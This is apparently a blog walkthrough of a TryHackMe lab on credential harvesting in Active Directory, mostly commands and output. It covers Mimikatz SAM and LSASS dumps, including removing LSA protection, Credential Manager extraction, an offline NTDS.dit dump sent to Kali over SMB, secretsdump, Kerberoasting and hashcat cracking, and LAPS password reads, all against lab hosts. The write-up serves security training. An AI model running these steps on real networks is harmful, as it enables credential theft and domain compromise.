

THM Credential Harvesting Walkthrough

 happycamper84.medium.com/thm-credential-harvesting-walkthrough-5d6849168c47

Rich

8 декабря 2023 г.



Rich



TL;DR walkthrough of the THM Credential Harvesting module, located [here](#).

A full list of our TryHackMe walkthroughs and cheatsheets is [here](#).

Background

TryHackMe recently launched their Red Teaming pathway. I am nowhere near done with the whole thing yet, but I couldn't resist jumping ahead to the last module under the AD part on credential harvesting.

It was great practice and included a few tips I had not seen before. I referenced previous notes on everything from [Kerberoasting](#), [LAPs](#), and [Mimikatz](#) to get through the module. I updated the [Mimikatz cheatsheet](#) to include one of those new tips.

THM gives you administrator access to a VM that is the DC for a domain called thm.red in this exercise. Just pretend that you gained local admin on a member server, the tactics are still valid. Given the price point of a THM subscription I am not complaining about the scenario.

THM's questions are in italics. I broke them up into categories, however I named the categories mostly by what is being dumped and/or stressed rather than using THM's names.

Prerequisites

THM provides us with a username/password and the IP of the VM, so simply use `openvpn` and `rdesktop` on Kali to access the VM.

If you don't already have Impacket loaded on Kali then

```
Python3 -m pip install ImpacketPython3 -m pip install .
```


If you don't already have a copy of `rockyou.txt` then just grab a copy [here](#).

Everything else used is included in Kali 'out of the box'.

Registry & AD enumeration

Use the methods shown in this task to search through the Windows registry for an entry called "flag" which contains a password. What is the password?

THM lets us know that the entry is named "flag" and likely contains the value password. Hence we can run `regedit` and simply search for "password", then keep hitting F3 until we find it.



Enumerate the AD environment we provided. What is the password of the victim user found in the description section?

In a larger environment we would want to run a query such as

```
Get-ADUser -Filter {Description -like "*password*"} -Properties * | Select-Object DistinguishedName, SamAccountName, Description
```

However in a small CTF type environment we can get away with simply

```
Import-Module ActiveDirectory
Get-ADUser -Filter * -Properties * | Select-Object DistinguishedName, SamAccountName, Description
```

```
PS HKLM:\> Import-Module ActiveDirectory
PS HKLM:\> Set-Location AD:
PS AD:\> Get-ADUser -Filter * -Properties * | Select-Object DistinguishedName, SamAccountName, Description
```

DistinguishedName	SamAccountName	Description
CN=Administrator,CN=Users,DC=thm,DC=red	Administrator	Built-in account for administering the computer/domain
CN=Guest,CN=Users,DC=thm,DC=red	Guest	Built-in account for guest access to the computer/domain
CN=krbtgt,CN=Users,DC=thm,DC=red	krbtgt	Key Distribution Center Service Account
CN=THM User,OU=Domain Controllers,DC=thm,DC=red	thm	
CN=THM Victim,OU=Domain Controllers,DC=thm,DC=red	victim	Change the password: Passw0rd!@#
CN=thm-local,CN=Users,DC=thm,DC=red	thm-local	
CN=Admin THM,OU=Domain Controllers,DC=thm,DC=red	admin	
CN=svc-thm,OU=Domain Controllers,DC=thm,DC=red	svc-thm	
CN=THM Admin BK,OU=Domain Controllers,DC=thm,DC=red	bk-admin	
CN=test,CN=Users,DC=thm,DC=red	test-user	
CN=sshd,CN=Users,DC=thm,DC=red	sshd	

```
PS AD:\> |
```

Dumping the local SAM

Follow the technique discussed in this task to dump the content of the SAM database file.
What is the NTLM hash for the Administrator account?

THM helpfully put mimikatz in C:\Tools on the VM, so simply

Run Mimikatz as Admin

```
privilege::debugtoken::elevatelsadump::sam
```

```
C:\Windows\system32>C:\Tools\Mimikatz\mimikatz.exe

#####  mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ##    > http://blog.gentilkiwi.com/mimikatz
'## v ##'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # token::elevate
Token Id : 0
User name :
SID name : NT AUTHORITY\SYSTEM

740 {0;000003e7} 1 D 26825 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Primary
-> Impersonated !
* Process Token : {0;000dc408} 2 F 5559135 THM\thm S-1-5-21-1966530601-3185510712-10604624-1114 (16g,26p) Primary
* Thread Token : {0;000003e7} 1 D 5609273 NT AUTHORITY\SYSTEM S-1-5-18 (04g,21p) Impersonation (Delegation)

mimikatz # lsadump::sam
Domain : CREOS-HARVESTIN
SysKey : 36c8d26ec0df8b23ce63bcefa6e2d821
Local SID : S-1-5-21-3834733639-2659293967-483594348

SAMKey : a1ac4e5187056d5cebc96d9f268e206d

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 98d3a787a80d08385cea7fb4aa2a4261

RID : 000001f5 (501)
User : Guest

RID : 000001f7 (503)
User : DefaultAccount

RID : 000001f8 (504)
User : WDAGUtilityAccount

mimikatz # _
```

Please note that this Administrator is NOT the SID 500 Administrator account in AD, contrary to what some certification organizations seem to think. This is the DSRM account that can be used to attempt to recover the system. Windows prompts you to set this password during the process of promoting a Windows Server to a DC.

LSA protection

I give THM some serious credit here. I have not seen a course mention this yet. CRTP didn't bring it up, although to their credit Pentester Academy states very clearly that CRTP is focused primarily on AD, not on local Windows security. I have since added this bypass technique to our [Mimikatz cheatsheet](#).

Is the LSA protection enabled? (Y|N)

Yes, obviously.

If yes, try removing the protection and dumping the memory using Mimikatz. Once you have done, hit Complete.

Run cmd.exe as Admin.

```
cd C:\Tools\Mimikatz\mimikatz.exe!+!processprotect /process:lsass.exe  
/removeprivilege::debugsekurlsa::logonpasswords
```

```
C:\Tools\Mimikatz>mimikatz.exe  
  
.#####.  mimikatz 2.2.0 (x64) #19041 May 19 2020 00:48:59  
## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)  
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )  
## \ / ##   > http://blog.gentilkiwi.com/mimikatz  
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )  
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/  
  
mimikatz # !+  
[+] 'mimidrv' service already registered  
[*] 'mimidrv' service already started  
  
mimikatz # !processprotect /process:lsass.exe /remove  
Process : lsass.exe  
PID 832 -> 00/00 [0-0-0]  
  
mimikatz # privilege::debug  
Privilege '20' OK  
  
mimikatz # sekurlsa::logonpasswords  
  
Authentication Id : 0 ; 902152 (00000000:000dc408)  
Session           : RemoteInteractive from 2  
User Name          : thm  
Domain             : THM  
Logon Server       : CREDSS-HARVESTIN  
Logon Time         : 1/26/2023 2:08:27 AM  
SID                : S-1-5-21-1966530601-3185510712-10604624-1114  
  
msv :  
[00000003] Primary  
* Username : thm  
* Domain   : THM  
* NTLM     : fc525c9683e8fe067095ba2ddc971889  
* SHA1     : e53d7244aa8727f5789b01d8959141960aad5d22  
* DPAPI    : cd09e2e4f70ef660400b8358c52a46b8
```

Credential Manager

The Windows Credential Manager is used for stored credentials for things such as scheduled tasks and saved RDP sessions. It is another one of those things in Windows that can be dumped by a local admin and might contain domain credentials. Hence it provides a potential pivot and lateral movement opportunity.

Apply the technique for extracting clear-text passwords from Windows Credential Manager. What is the password of the THMuser for internal-app.thm.red?

THM helpfully left us the Get-WebCredentials.ps1 tool in C:\Tools on the VM. You can also grab a copy [here](#).

```
vaultcmd /listvaultcmd /listproperties:"Web Credentials"vaultcmd /listcreds:"Web Credentials"Import-Module C:\Tools\Get-WebCredentials.ps1
```

```
PS C:\Users\thm> vaultcmd /list
Currently loaded vaults:
Vault: Web Credentials
Vault Guid:4BF4C442-9B8A-41A0-B380-DD4A704D0B28
Location: C:\Users\thm\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704D0B28

Vault: Windows Credentials
Vault Guid:778C582B-FOA6-4E15-4E80-6173686F3B29
Location: C:\Users\thm\AppData\Local\Microsoft\Vault

PS C:\Users\thm> VaultCmd /listproperties:"Web Credentials"
Vault Properties: Web Credentials
Location: C:\Users\thm\AppData\Local\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704D0B28
Number of credentials: 1
Current protection method: DPAPI

PS C:\Users\thm> VaultCmd /listcreds:"Web Credentials"
Credentials in vault: Web Credentials

Credential schema: Windows Web Password Credential
Resource: internal-app.thm.red
Identity: THMuser
Saved By: MSEdge
Hidden: No
Roaming: Yes

PS C:\Users\thm> Import-Module C:\Tools\Get-WebCredentials.ps1
PS C:\Users\thm> Get-WebCredentials

UserName Resource Password Properties
-----
THMuser internal-app.thm.red E4syPasswOrd {[hidden, False], [applicationid, 00000000-0000-0000-0000-000000000000], [application, MSEdge]}
```

Use Mimikatz to memory dump the credentials for the 10.10.237.226 SMB share which is stored in the Windows Credential vault. What is the password?

```
sekurlsa::credman
```

```

mimikatz # sekurlsa::credman

Authentication Id : 0 ; 6031684 (00000000:005c0944)
Session           : Interactive from 0
User Name         : thm-local
Domain           : THM
Logon Server      : CREDS-HARVESTIN
Logon Time        : 1/26/2023 3:49:25 AM
SID               : S-1-5-21-1966530601-3185510712-10604624-1116
credman :

Authentication Id : 0 ; 6031648 (00000000:005c0920)
Session           : Interactive from 0
User Name         : thm-local
Domain           : THM
Logon Server      : CREDS-HARVESTIN
Logon Time        : 1/26/2023 3:49:25 AM
SID               : S-1-5-21-1966530601-3185510712-10604624-1116
credman :

Authentication Id : 0 ; 902152 (00000000:000dc408)
Session           : RemoteInteractive from 2
User Name         : thm
Domain           : THM
Logon Server      : CREDS-HARVESTIN
Logon Time        : 1/26/2023 2:08:27 AM
SID               : S-1-5-21-1966530601-3185510712-10604624-1114
credman :
[00000000]
* Username : thm
* Domain   : 10.10.237.226
* Password : jfxKruLkkxoPjwe3
[00000001]
* Username : thm.red\thm-local
* Domain   : thm.red\thm-local
* Password : Passw0rd123

```

Run cmd.exe under thm-local user via runas and read the flag in “c:\Users\thm-local\Saved Games\flag.txt”. What is the flag?

THM didn’t really mention this little trick with Mimikatz, but I had it in my [Mimikatz cheatsheet](#). It came in handy here for finding thm-local’s credentials.

```
vault::cred /patch
```

```

mimikatz # vault::cred /patch
TargetName : 10.10.237.226 / <NULL>
UserName   : thm
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : jfxKruLkkxoPjwe3
Attributes : 0

TargetName : LegacyGeneric:target=10.10.237.226 / <NULL>
UserName   : thm
Comment    : <NULL>
Type       : 1 - generic
Persist    : 3 - enterprise
Flags      : 00000000
Credential : jfxKruLkkxoPjwe3
Attributes : 0

TargetName : Domain:interactive=thm.red\thm-local / <NULL>
UserName   : thm.red\thm-local
Comment    : <NULL>
Type       : 2 - domain_password
Persist    : 3 - enterprise
Flags      : 00002004
Credential : Passw0rd123
Attributes : 0

mimikatz # _

```

Then just run PowerShell as thm-local and read the flag.

```

PS C:\Users\thm> $env:USERNAME
thm-local

PS C:\Users\thm> Get-Content 'C:\Users\thm-local\Saved Games\flag.txt'
THM{RunA5S4veCr3ds}

PS C:\Users\thm>

```

Dumping NTDS.dit offline

This was another great part of this module. I have used Mimikatz DCSync and Impacket's secretsdump in the past to dump hashes from AD, however I had not dumped it offline before. Attackers may use this technique if they manage to access a DC in order to avoid tripping network traffic monitors. They also may use it if they can access an offline backup.

Apply the technique discussed in this task to dump the NTDS file and extract hashes. What is the target system bootkey value? : Use thm.red/thm as an Active Directory user since it has administrator privileges!

Dumping it locally was the easy part. Simply execute

```
powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
```



```

PS C:\Windows\system32> powershell "ntdsutil.exe 'ac i ntds' 'ifm' 'create full c:\temp' q q"
C:\Windows\system32\ntdsutil.exe: ac i ntds
Active instance set to "ntds".
C:\Windows\system32\ntdsutil.exe: ifm
ifm: create full c:\temp
Creating snapshot...
Snapshot set {e2ae9008-99c9-423b-a8b2-2e4d91b08678} generated successfully.
Snapshot {2c00706b-efd2-4ba8-8f00-69a526f4a648} mounted as C:\$SNAP_202301261842_VOLUMEC$\
Snapshot {2c00706b-efd2-4ba8-8f00-69a526f4a648} is already mounted.
Initiating DEFRAGMENTATION mode...
Source Database: C:\$SNAP_202301261842_VOLUMEC$\Windows\NTDS\ntds.dit
Target Database: c:\temp\Active Directory\ntds.dit

Defragmentation Status (complete)

0   10  20  30  40  50  60  70  80  90 100
|---|---|---|---|---|---|---|---|---|---|
.....

Copying registry files...
Copying c:\temp\registry\SYSTEM
Copying c:\temp\registry\SECURITY
Snapshot {2c00706b-efd2-4ba8-8f00-69a526f4a648} unmounted.
IFM media created successfully in c:\temp
ifm: q
C:\Windows\system32\ntdsutil.exe: q

PS C:\Windows\system32>

```

The tricky part was getting the files over to Kali. I am used to auditing at work and messing with internal security in the lab. Hence I have become quite accustomed to probing Windows security from a domain workstation. I am not adept at exfiltrating data to a system that is external to the domain. Hence this was good practice.

Admittedly I took the easy way and fired up the smbserver that's in Impacket.

```

/home/kali/Downloads/Impacket-master/examples/python smbserver.py ROPNOP
/home/kali/Downloads

```

The catch is that it uses SMB1. As the security minded among us are well aware, Microsoft has disabled SMB1 by default since circa 2017. You can re-enable it in a CTF type environment, but this isn't something you'd want to do in the real world. I wouldn't even do it in my home lab.


With that disclaimer out of the way, if you know what you're doing and want to re-enable SMB1 then execute

```

Enable-WindowsOptionalFeature -Online -FeatureName smb1protocol


```

Windows requires a restart and can then connect to smbserver.py.



Once the files are copied over you can then do an offline dump with secretsdump.py by executing

```
secretsdump.py -security /home/kali/Downloads/hashes/temp/registry/SECURITY -system /home/kali/Downloads/hashes/temp/registry/SYSTEM -ntds "/home/kali/Downloads/hashes/temp/Active Directory/ntds.dit"
```



What is the clear-text password for the username?

This one is quite simple. Simply copy/paste bk-admin's NTLM hash into a text file, save it, and then run hashcat via

```
hashcat -m 1000 hash.txt rockyou.txt
```

```

(kali@kali)-[~]
└─$ cd /home/kali/Downloads/Wordlists

(kali@kali)-[~/Downloads/Wordlists]
└─$ hashcat -m 1000 hash.txt rockyou.txt
hashcat (v6.1.1) starting ...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-7820HQ CPU @ 2.90GHz, 1418/1482 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Early-Skip
* Not-Salted
* Not-Iterated
* Single-Hash
* Single-Salt
* Raw-Hash

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 65 MB

Dictionary cache hit:
* Filename..: rockyou.txt
* Passwords.: 14344385
* Bytes.....: 139921516
* Keyspace..: 14344385

077cccc23f8ab7031726a3b70c694a49:Passw0rd123

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: NTLM
Hash.Target.....: 077cccc23f8ab7031726a3b70c694a49
Time.Started.....: Wed Jan 25 23:43:57 2023 (1 sec)
Time.Estimated...: Wed Jan 25 23:43:58 2023 (0 secs)
Guess.Base.....: File (rockyou.txt)

```

Local Admin Password Solution (LAPS)

There are many excellent howtos on Google already showing how to setup LAPS, so we never bothered re-inventing the wheel there. We did run a lab project awhile back that tested out an idea. This idea involved using LAPS passwords to administer domain workstations rather than using Domain credentials. This adds a layer of complexity for the helpdesk, but it is a small one and completely eliminates the attack vector of credential dumping.

We simply referenced our notes from that lab project to answer these questions.

Which group has ExtendedRightHolder and is able to read the LAPS password?

```

Import-Module ActiveDirectory(Get-ADComputer $env:COMPUTERNAME -Properties
*).DistinguishedNameFind-AdmPwdExtendedRights -Identity "OU=THMorg,DC=thm,DC=red"

```

Follow the technique discussed in this task to get the LAPS password. What is the LAPS Password for computer?

```
Get-AdmPwdPassword CRED$-HARVESTIN
```

Which user is able to read LAPS passwords?


```
Get-ADGroupMember -Identity "LAPsReader"
```

```
PS C:\Windows\system32> Import-Module ActiveDirectory

PS C:\Windows\system32> (Get-ADComputer $env:COMPUTERNAME -Properties *).DistinguishedName
CN=CRED$-HARVESTIN,OU=THMorg,DC=thm,DC=red

PS C:\Windows\system32> Find-AdmPwdExtendedRights -Identity "OU=THMorg,DC=thm,DC=red"

ObjectDN                                     ExtendedRightHolders
-----
OU=THMorg,DC=thm,DC=red                     {THM\LAPsReader}

PS C:\Windows\system32> Get-ADGroupMember -Identity "LAPsReader"

distinguishedName : CN=THM Admin BK,OU=Domain Controllers,DC=thm,DC=red
name              : THM Admin BK
objectClass       : user
objectGUID        : b1dcfd81-8fe4-4542-a740-938b7eb8ca4a
SamAccountName    : bk-admin
SID               : S-1-5-21-1966530601-3185510712-10604624-1120

PS C:\Windows\system32> Get-AdmPwdPassword CRED$-HARVESTIN

ComputerName      DistinguishedName      Password      ExpirationTimestamp
-----
CRED$-HARVESTIN   CN=CRED$-HARVESTIN,OU=THMorg,DC=thm,DC=red  THMLAP$Passw0rd  2/11/2338 11:05:2...
```

Please note that it is NOT recommended to use LAPS on a DC! It risks screwing up either the DSRM account, the domain's SID 500 account, or both. LAPS is not really intended for member servers either. It is meant for and is an excellent solution for domain workstations. Used appropriately it prevents an attacker who compromises one workstation from compromising them all, and does so with very little to no maintenance required. It is easily centrally managed via Group Policy. It's a great security tool.

It's also important to note that by default only Domain Admins can read the LAPS password.

Kerberoasting

Enumerate for SPN users using the Impacket GetUserSPNs script. What is the Service Principal Name for the Domain Controller?

The follow up question:

After finding the SPN account from the previous question, perform the Kerberoasting attack to grab the TGS ticket and crack it. What is the password?

Admittedly I breezed through this part. One of the first howtos we ever wrote was on Kerberoasting in the lab. We used Rubeus from a domain workstation and also GetUserSPNs.py from Kali. The latter is of course part of the Impacket framework. I simply went back, referenced our notes from that howto, and knocked this part out.

The theory behind the Kerberoast is rather interesting. It's also rather educational regarding Kerberos. However to execute the attack all one has to do is run

```
/home/kali/Downloads/impacket-master/build/scripts-3.9GetUserSPNs.py -request thm.red/thm -dc-ip 10.10.98.94 -outputfile /home/kali/Downloads/hashes/kerber
```

```
(kali@kali)-[~/Downloads/impacket-master/build/scripts-3.9]
$ GetUserSPNs.py -request thm.red/thm -dc-ip 10.10.98.94 -outputfile /home/kali/Downloads/hashes/kerber
Impacket v0.9.25.dev1+20220323.180407.ff322697 - Copyright 2021 SecureAuth Corporation

Password:
ServicePrincipalName      Name      MemberOf      PasswordLastSet      LastLogon      Delegation
-----
http/creds-harvestin.thm.red  svc-thm      2022-06-10 05:47:33.796826  <never>

[-] CCache file is not found. Skipping...

(kali@kali)-[~/Downloads/impacket-master/build/scripts-3.9]
$
```

We can then crack the password offline via

```
hashcat -m 13100 /home/kali/Downloads/hashes/kerber
/home/kali/Downloads/Wordlists/rockyou.txt
```

```
(kali@kali)-[~/Downloads/impacket-master/build/scripts-3.9]
$ hashcat -m 13100 /home/kali/Downloads/hashes/kerber /home/kali/Downloads/Wordlists/rockyou.txt
hashcat (v6.1.1) starting...

OpenCL API (OpenCL 1.2 pocl 1.6, None+Asserts, LLVM 9.0.1, RELOC, SLEEF, DISTRO, POCL_DEBUG) - Platform #1 [The pocl project]

* Device #1: pthread-Intel(R) Core(TM) i7-7820HQ CPU @ 2.90GHz, 1418/1482 MB (512 MB allocatable), 4MCU

Minimum password length supported by kernel: 0
Maximum password length supported by kernel: 256

Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers applied:
* Zero-Byte
* Not-Iterated
* Single-Hash
* Single-Salt

ATTENTION! Pure (unoptimized) backend kernels selected.
Using pure kernels enables cracking longer passwords but for the price of drastically reduced performance.
If you want to switch to optimized backend kernels, append -O to your commandline.
See the above message to find out about the exact limits.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.

Host memory required for this attack: 134 MB

Dictionary cache built:
* Filename ..: /home/kali/Downloads/Wordlists/rockyou.txt
* Passwords ..: 14344392
* Bytes ..: 139021516
* Keyspace ..: 14344385
* Runtime ...: 1 sec

$krbStgs$23$+svc-thm$THM.RED$thm.red/svc-thm$Scfbeca7d66df4d221b0370201b55563$8d1640abe8e0b8928445672bc7e01e0600b1a4f68c6e8bbaff486b5b5b6cca9
0c4ceaa1801e49174cc4743a454c7d748a5b6237fcd03d36f458616661347fca8e109a1f4f7cbff4d3d285c7a4b00a307ec2feafc85b5c413fe3648ef9a99b9d62b88b04e3172bb
d4e4faab8f2856874243ca3cf9e37c4fc2da02166fce0185f20e9e8a89d50b36cd2c8435e65f6c6fb9dd958090a74d8fefd19ec00e79e21b3e33cd71f289193d1106149469d4eb
2b541c18cac067a51cbbec7739c31c8259a42376fa5ffabc85d1b5c17e72a507cca290e43ee2b2d5265043951343fb71e73b414a1ef07b9b167f7701402973ad53602a249af296
e79df8c1d05df0486d4511cbaeb640b6855ae2aedbe0a019039491349f9c040dc84ef5ca695f73a3e510e244f5e8b5d255ac1ecaf7e8011be2e02feb5352b299b0213f03f6a
803fd8cfb969ff83cd7a2984a18e0bcbfd1777d74e992540fc39c7c363731e17af62eb414d3d22eb11c222c04ced5d8b7927fa21f09f733660313dd19e5ba93262fb16314db91
6b35691b984eae9e24ab02935a7b9bdab7ceef935faddbced6cfa800107a95d9f06a1057c116dd2276f77676a761f41735e2d4eafe99e0f52d6bd21be4f048a7681b6e8a5c15
5df715bd720800d3f8d723b98dc3bc1f996526cecb32d18e9bb4d8682b47db18a049a6fc9a39efac63bb108a2cc9c2c8d3057845396459bdc0c3f29cb3db7be03aa5008deee0
1d5694e0848d35eac109e0963d3512370f71f09421f84cf2c9c275efe77a663dc99e8561656a546db0a77edd79907f6cd47f89f3945ceee0d40b90828ca2984ff4dc3435b8969
7d8ce3159b4278bd3a9bac0a5715acd3a3f8ecbf8ebbc4a9a5473819b2c998c13640a68162967cb6f380d3e35db7af645de2adc7d9cf5d39581890cf74f1812ca1b15946249dad
978488148e86fbae4e9f3642d2595c740beb3a75f5d5a52c6e841af1bd5c113688d7570306d6c290831131132b00db0c8c14c80469875d892f058b4f61be9cf35510982edee7ca
